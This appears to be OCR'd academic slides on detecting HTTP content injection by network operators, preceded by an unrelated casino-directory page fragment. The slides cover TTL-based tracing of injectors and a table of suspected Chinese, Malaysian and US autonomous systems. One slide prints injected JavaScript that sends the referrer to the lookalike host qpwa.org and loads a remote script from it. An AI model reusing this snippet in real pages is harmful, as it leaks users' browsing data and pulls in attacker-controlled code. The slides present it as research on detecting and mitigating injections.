


Language:
English
Location:
Israel
Currency:
Any Currency
> edit my preferences

Online Casino City offers objective popularity ranks for 3,692 online casinos and gambling sites. Based on independent monitoring of millions of online users we determine the most popular online casino, poker, bingo, sportsbook, backgammon and skill game sites.

1,521 English-language sites accept play from Israel edit your preferences

Near and dear to our heart!



Recommended Gaming Sites: Casino City Times | Games and Casino | Online Casino Reviewer | Poker Zone | Reviewed Casinos | Rolling Good Times Online

Casino City is an independent directory and information service free of any gaming operator's control. Warning: You must ensure you meet all age and other regulatory requirements before entering a casino or placing a wager. There are hundreds of jurisdictions in the world with Internet access and hundreds of different games and gambling opportunities available on the Internet. Do not assume that Internet gaming

http://certify.gpwa.org/seal/online.casinocity.com/

‘GPWA’ INJECTION

- The client’s HTTP request is:

```
GET /script/europeansoccerstatistics.com/ HTTP/1.1
Host: certify.gpwa.org
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.107 Safari/537.36
Referer: http://europeansoccerstatistics.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,he;q=0.6
```

‘GPWA’ INJECTION (CONT.)

- The injected resource.
- Refers to **qpwa.org** instead of **gpwa.org**.
- This is not an attack by a network operator, but by a third party who probably compromised a router.
- The victims of the attack has reportedly have been shown ads and spoofed affiliate tags.


```
{
var i=new Image();
i.src="http://qpwa.org/?q="+document.referrer;
l=localStorage;
if(    (document.referrer!="")&&
       (document.location.hostname!=
              document.referrer.split('/')[2]) &&
       (!l.g)       )
 {c=document.createElement('script');
 c.src='http://certify.qpwa.org/script/‘
       +document.location.hostname.replace('www\.','')
       +'/';
document.getElementsByTagName('head')[0]
       .appendChild(c)
}
l.g=1;
}
```

WHO IS BEHIND THE INJECTIONS?

- In general, it is difficult to unveil the injecting entities as there is no identifying information in the injected content.
- we tried to get an indication of their identity by identifying the autonomous system from which the forged packet originated.
- Since the injections were not reproducible, we cannot employ the oft-used traceroute-like procedure to locate the injector.

WHO IS BEHIND THE INJECTIONS? (CONT.)

- We used a heuristic based on the forged packet’s IP TTL to track down its source.
- It is known that the default initial TTL values of the major operating systems are 32, 64, 128 and 255.
- If the attacker used one of those values we can calculate how many hops the injected packet traversed.
  - For example, if an injected packet arrived at the client having TTL=59, then most probably it’s initial value was 64 and it traversed 5 hops.
- Given the path between the server and the client we can pin-point the injector’s location.




Estimated number of hops traversed by the forged packet

PATH DETECTION USING **RIPE ATLAS**


- However, we do not know what is the actual path from the web server to the user.
    - The reverse path (client to server) can be trace-routed, but Internet paths are not always symmetric.
- To solve this problem we leveraged RIPE Atlas:
    - A global network of probes that measure Internet connectivity and reachability.
    - Using RIPE Atlas we tracerouted the path from a node in the AS of the web server to the client (when there is one).
        - This is still an approximation since that node in not the actual web server.

THE SUSPICIOUS AUTONOMOUS SYSTEMS

- Our analysis indicates that the injector resides within the AS of the injected website.
  - Usually 2-5 hops away from the web server.
- Most injections are triggered from Chinese operators.



Injection group	Web server's AS number	Suspected injecting AS number
xunlei	17816	17816
szzhengan	4134	4134
taobao	4837	4837
uvclick	38182	38182
adcpc	38182	38182
server erased	4134	4134
GPWA	6943	6943
tupian	4812	4812



AS number	Operator
17816, 4837	China Unicom
4134, 4812	China Telecom
38182	Extreme Broadband (Malaysia)
6943	Information Technology Systems (US)

CONCLUSIONS

- Following a large-scale survey of Internet traffic we discovered that not only edge ISPs alter traffic but also non-edge network operators that aim to increase their revenue.
- There were numerous incidents with malicious intent.
- We propose a client-side mitigation for the attacks in case HTTPS can not be used.
- We published samples of the injections.